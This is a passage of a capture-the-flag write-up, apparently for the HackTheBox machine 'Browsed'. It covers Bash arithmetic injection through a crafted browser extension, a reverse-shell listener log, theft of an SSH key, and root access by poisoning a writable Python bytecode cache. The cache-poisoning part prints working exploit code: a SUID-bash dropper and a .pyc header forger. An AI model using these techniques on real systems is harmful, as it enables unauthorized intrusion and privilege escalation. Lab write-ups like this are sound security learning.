
After decoding, we get a familiar output. We saw it in the code earlier. Bingo! We can reach it!
At this point in my walkthrough, I got stuck for multiple days. I sensed that I somehow have to chain my extension with the local MarkdownPreview service to move forward, but just couldn’t find the way. That’s when I went on Reddit and asked for help. There’s no shame in doing that.
I really want to thank to “kingkiro99” (https://www.reddit.com/user/kingkiro99/) for guiding me in the right direction. He ultimately showed me the correct path and spared me couple more hours of my life.
Exploiting Bash arithmetic injection, getting initial access & user flag
To find our attack path, we have to look at the exposed source code more carefully. Typically, the vulnerabilities are somehow tied to the user input, so a good idea is to trace how the user input flows through the program.
I’m talking about the “routines” function, which calls the “routines.sh” script and takes “rid” parameter, which isn’t sanitized in any way. The “no shell” comment also feels strongly suspicious.
Our input is then compared to couple integers in the other script. Seemingly safe code, right?

These lines of code are actually vulnerable to Bash arithmetic injection, which can lead to RCE. Interesting thing is, that while working with ChatGPT this whole time, it didn’t point out the vulnerability, quite the contrary. It was convincing me that the code is secure. Quite disappointing.
Immediately, I started my research online. I came across this article (https://dev.to/greymd/eq-can-be-critically-vulnerable-338m) that explained the vulnerability and showed a way to exploit it.

The expression “[$(command)]” seen above and below in the payload EVALUATES it’s content, and thus can recognize it as a command and execute it, e.g. just like “eval” function in Python. That’s why user input sanitization is so important.
So I modified my extension by adding the payload. At first, I tried “id” command (shouldn’t return anything) just to test if the code runs through without errors.

After uploading it, my Python server received “Routine executed !” message, which meant that the code executed just fine. Ignore my messy output, I did a lot of testing :D (The other message meant that there was an error in my extension).

Knowing that this payload works, I set up my listener and I replaced the command with a shell-spawning command. Note that we have to use “busybox”, because Netcat by it’s own didn’t work.
 |
| payload that grants reverse shell |
After couple seconds, my listener caught a connection. I finally got the shell as user “larry”.
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.60] from (UNKNOWN) [10.129.2.180] 54842
id
uid=1000(larry) gid=1000(larry) groups=1000(larry)
I found myself inside the MarkdownPreview directory. The user flag was waiting inside Larry’s home directory. To get persistent and stable access, I also grabbed Larry’s SSH private key.

I used the key to access the machine via SSH.
┌──(root㉿kali)-[/home/kali]
└─# ssh larry@browsed.htb -i id_ed25519
Exploiting Python cache poisoning & getting root flag
Now the privilege escalation phase. Going down the usual priv esc checklist, I checked my user’s sudo permissions with “sudo -l” and found out that we can run certain “extension_tool” Python script with elevated privileges.
larry@browsed:~$ sudo -l
Matching Defaults entries for larry on browsed:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User larry may run the following commands on browsed:
    (root) NOPASSWD: /opt/extensiontool/extension_tool.py
Naturally, I looked at the script itself before running it. It had quite a long source code, but not much complex.
larry@browsed:~$ cat /opt/extensiontool/extension_tool.py
#!/usr/bin/python3.12
import json
import os
from argparse import ArgumentParser
from extension_utils import validate_manifest, clean_temp_files
import zipfile

EXTENSION_DIR = '/opt/extensiontool/extensions/'

def bump_version(data, path, level='patch'):
    version = data["version"]
    major, minor, patch = map(int, version.split('.'))
    if level == 'major':
        major += 1
        minor = patch = 0
    elif level == 'minor':
        minor += 1
        patch = 0
    else:
        patch += 1

    new_version = f"{major}.{minor}.{patch}"
    data["version"] = new_version

    with open(path, 'w', encoding='utf-8') as f:
        json.dump(data, f, indent=2)

    print(f"[+] Version bumped to {new_version}")
    return new_version

def package_extension(source_dir, output_file):
    temp_dir = '/opt/extensiontool/temp'
    if not os.path.exists(temp_dir):
        os.mkdir(temp_dir)
    output_file = os.path.basename(output_file)
    with zipfile.ZipFile(os.path.join(temp_dir,output_file), 'w', zipfile.ZIP_DEFLATED) as zipf:
        for foldername, subfolders, filenames in os.walk(source_dir):
            for filename in filenames:
                filepath = os.path.join(foldername, filename)
                arcname = os.path.relpath(filepath, source_dir)
                zipf.write(filepath, arcname)
    print(f"[+] Extension packaged as {temp_dir}/{output_file}")

def main():
    parser = ArgumentParser(description="Validate, bump version, and package a browser extension.")
    parser.add_argument('--ext', type=str, default='.', help='Which extension to load')
    parser.add_argument('--bump', choices=['major', 'minor', 'patch'], help='Version bump type')
    parser.add_argument('--zip', type=str, nargs='?', const='extension.zip', help='Output zip file name')
    parser.add_argument('--clean', action='store_true', help="Clean up temporary files after packaging")

    args = parser.parse_args()

    if args.clean:
        clean_temp_files(args.clean)

    args.ext = os.path.basename(args.ext)
    if not (args.ext in os.listdir(EXTENSION_DIR)):
        print(f"[X] Use one of the following extensions : {os.listdir(EXTENSION_DIR)}")
        exit(1)

    extension_path = os.path.join(EXTENSION_DIR, args.ext)
    manifest_path = os.path.join(extension_path, 'manifest.json')

    manifest_data = validate_manifest(manifest_path)

    # Possibly bump version
    if (args.bump):
        bump_version(manifest_data, manifest_path, args.bump)
    else:
        print('[-] Skipping version bumping')

    # Package the extension
    if (args.zip):
        package_extension(extension_path, args.zip)
    else:
        print('[-] Skipping packaging')


if __name__ == '__main__':
    main()
Let’s look into the directory. There were couple other files and a directory with sample extensions.
larry@browsed:/opt/extensiontool$ ls -la
total 24
drwxr-xr-x 4 root root 4096 Dec 11 07:54 .
drwxr-xr-x 4 root root 4096 Aug 17 12:55 ..
drwxrwxr-x 5 root root 4096 Mar 23  2025 extensions
-rwxrwxr-x 1 root root 2739 Mar 27  2025 extension_tool.py
-rw-rw-r-- 1 root root 1245 Mar 23  2025 extension_utils.py
drwxrwxrwx 2 root root 4096 Dec 11 07:57 __pycache__
larry@browsed:/opt/extensiontool$ ls -la extensions
total 20
drwxrwxr-x 5 root root 4096 Mar 23  2025 .
drwxr-xr-x 4 root root 4096 Dec 11 07:54 ..
drwxrwxr-x 2 root root 4096 Aug 17 14:45 Fontify
drwxrwxr-x 2 root root 4096 Aug 17 14:46 ReplaceImages
drwxrwxr-x 2 root root 4096 Aug 17 14:47 Timer
There was “extension_utils.py” script, from which the main script imports couple functions. Let’s look at it.
larry@browsed:/opt/extensiontool$ cat extension_utils.py
import os
import json
import subprocess
import shutil
from jsonschema import validate, ValidationError

# Simple manifest schema that we'll validate
MANIFEST_SCHEMA = {
    "type": "object",
    "properties": {
        "manifest_version": {"type": "number"},
        "name": {"type": "string"},
        "version": {"type": "string"},
        "permissions": {"type": "array", "items": {"type": "string"}},
    },
    "required": ["manifest_version", "name", "version"]
}

# --- Manifest validate ---
def validate_manifest(path):
    with open(path, 'r', encoding='utf-8') as f:
        data = json.load(f)
    try:
        validate(instance=data, schema=MANIFEST_SCHEMA)
        print("[+] Manifest is valid.")
        return data
    except ValidationError as e:
        print("[x] Manifest validation error:")
        print(e.message)
        exit(1)

# --- Clean Temporary Files ---
def clean_temp_files(extension_dir):
    """ Clean up temporary files or unnecessary directories after packaging """
    temp_dir = '/opt/extensiontool/temp'

    if os.path.exists(temp_dir):
        shutil.rmtree(temp_dir)
        print(f"[+] Cleaned up temporary directory {temp_dir}")
    else:
        print("[+] No temporary files to clean.")
    exit(0)
TLDR; the “extension_tool.py” is a command-line tool for managing browser extensions. It can bump versions, zip the extensions, validate manifest files and clean temporary files.
Now that we understand the script, let’s look for some vulnerabilities. A good way of finding flaws is to trace the user input through the program. ChatGPT suggested couple attack vectors like path traversal via “ext” argument or hijacking imported functions. Ultimately, none of this worked, because the vulnerability isn’t in the script itself, it’s actually right beside it.
Particularly interesting is the “pycache” directory, which also happens to be world-writable. This is an unusual practice.
The “pycache” directory is a folder that Python automatically creates to store compiled bytecode files of your Python programs. These files are created to make your programs run faster the next time you execute them. (ChatGPT)
To learn more, I went on the internet and found this article (https://hardsoftsecurity.es/index.php/2026/01/19/python-cache-poisoning-privesc-linux/) by Hardsoft Security, which I highly recommend reading. It explains the Python cache and the vulnerability, plus has a PoC exploitation (written based on this machine btw).

Python cache poisoning refers to a security vulnerability where an attacker manipulates or injects malicious data into a cache that Python uses, causing the program to use incorrect, harmful, or unexpected data later. This can lead to code execution, data corruption, or unexpected behavior. (ChatGPT)
I’d constructed a plan of action based on the article above. The plan is as follows.
Firstly, we create our malicious Python script (mine copies the Bash binary and sets the SUID bit). We can choose any writable directory, I chose “/tmp”.
larry@browsed:/tmp$ cat exploit.py
import os

os.system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash")
Secondly, we compile this script with “py_compile”. This will create the “__pycache__” directory with the cached “.pyc” file.
larry@browsed:/tmp$ python3 -m py_compile /tmp/exploit.py
larry@browsed:/tmp$ ls -la __pycache__/
total 12
drwxrwxr-x  2 larry larry 4096 Jan 21 14:10 .
drwxrwxrwt 16 root  root  4096 Jan 21 14:09 ..
-rw-rw-r--  1 larry larry  234 Jan 21 14:10 exploit.cpython-312.pyc
Third part is the tricky one! If we were to run the original script from “/tmp” directory, our malicious cache file would fail to pass an integrity check and our script wouldn’t execute. This is explained in more detail in the mentioned article.
That’s why we need to create additional “poison.py” script, which takes metadata from the original script and uses them to forge ours (using headers, time etc.). Full credit goes to the author of the article, from which I grabbed it.
larry@browsed:/tmp$ cat poison.py
# poison.py
path_to_real_py = "/opt/extensiontool/extension_utils.py"
path_to_my_pyc = "./__pycache__/exploit.cpython-312.pyc"
target_pyc = "/opt/extensiontool/__pycache__/extension_utils.cpython-312.pyc"

import os
import struct

# 1. Get metadata from the real source file
stat = os.stat(path_to_real_py)
mtime = int(stat.st_mtime)
size = stat.st_size & 0xFFFFFFFF

# 2. Read your malicious bytecode
with open(path_to_my_pyc, "rb") as f:
    my_data = f.read()

# 3. Construct the valid header (16 bytes for Python 3.12)
# Magic (4 bytes) | Flags (4 bytes) | Timestamp (4 bytes) | Size (4 bytes)
magic = my_data[:4]
flags = b'\x00\x00\x00\x00'
header = magic + flags + struct.pack("<I", mtime) + struct.pack("<I", size)

# 4. Combine new header with malicious code (skip old header)
final_pyc = header + my_data[16:]

# 5. Write to the target
with open(target_pyc, "wb") as f:
    f.write(final_pyc)

print("[+] Malicious PYC poisoned with correct metadata!")
Fourthly, we execute “poison.py”, which creates our poisoned PYC file.
larry@browsed:/tmp$ python3 poison.py
[+] Malicious PYC poisoned with correct metadata!
And lastly, we can simply run “extension_tool.py” with “sudo” to execute our malicious script. A copy of Bash should appear under “/tmp”.

We can now finally spawn the Root shell. The root flag sits inside the “/root” directory.

And that’s the Browsed machine done! Great work!
Summary & final thoughts
Browsed is a medium Linux machine from HackTheBox. This machine’s main theme are browser extensions. We craft a malicious extension that reaches a vulnerable internal service. We get a reverse shell and do post-exploitation enumeration. We find another vulnerable Python script, which we exploit by poisoning the cache.
Overall, this is a great machine. Browser extension hacking turned out to be a fun experience to get under your belt. Privilege escalation was a bit easier than the initial exploitation, but still real-world. Although, I spent quite a bit of time during initial exploitation, I enjoyed the challenge. I’d recommend this one to any experienced hacker.


Comments
Post a Comment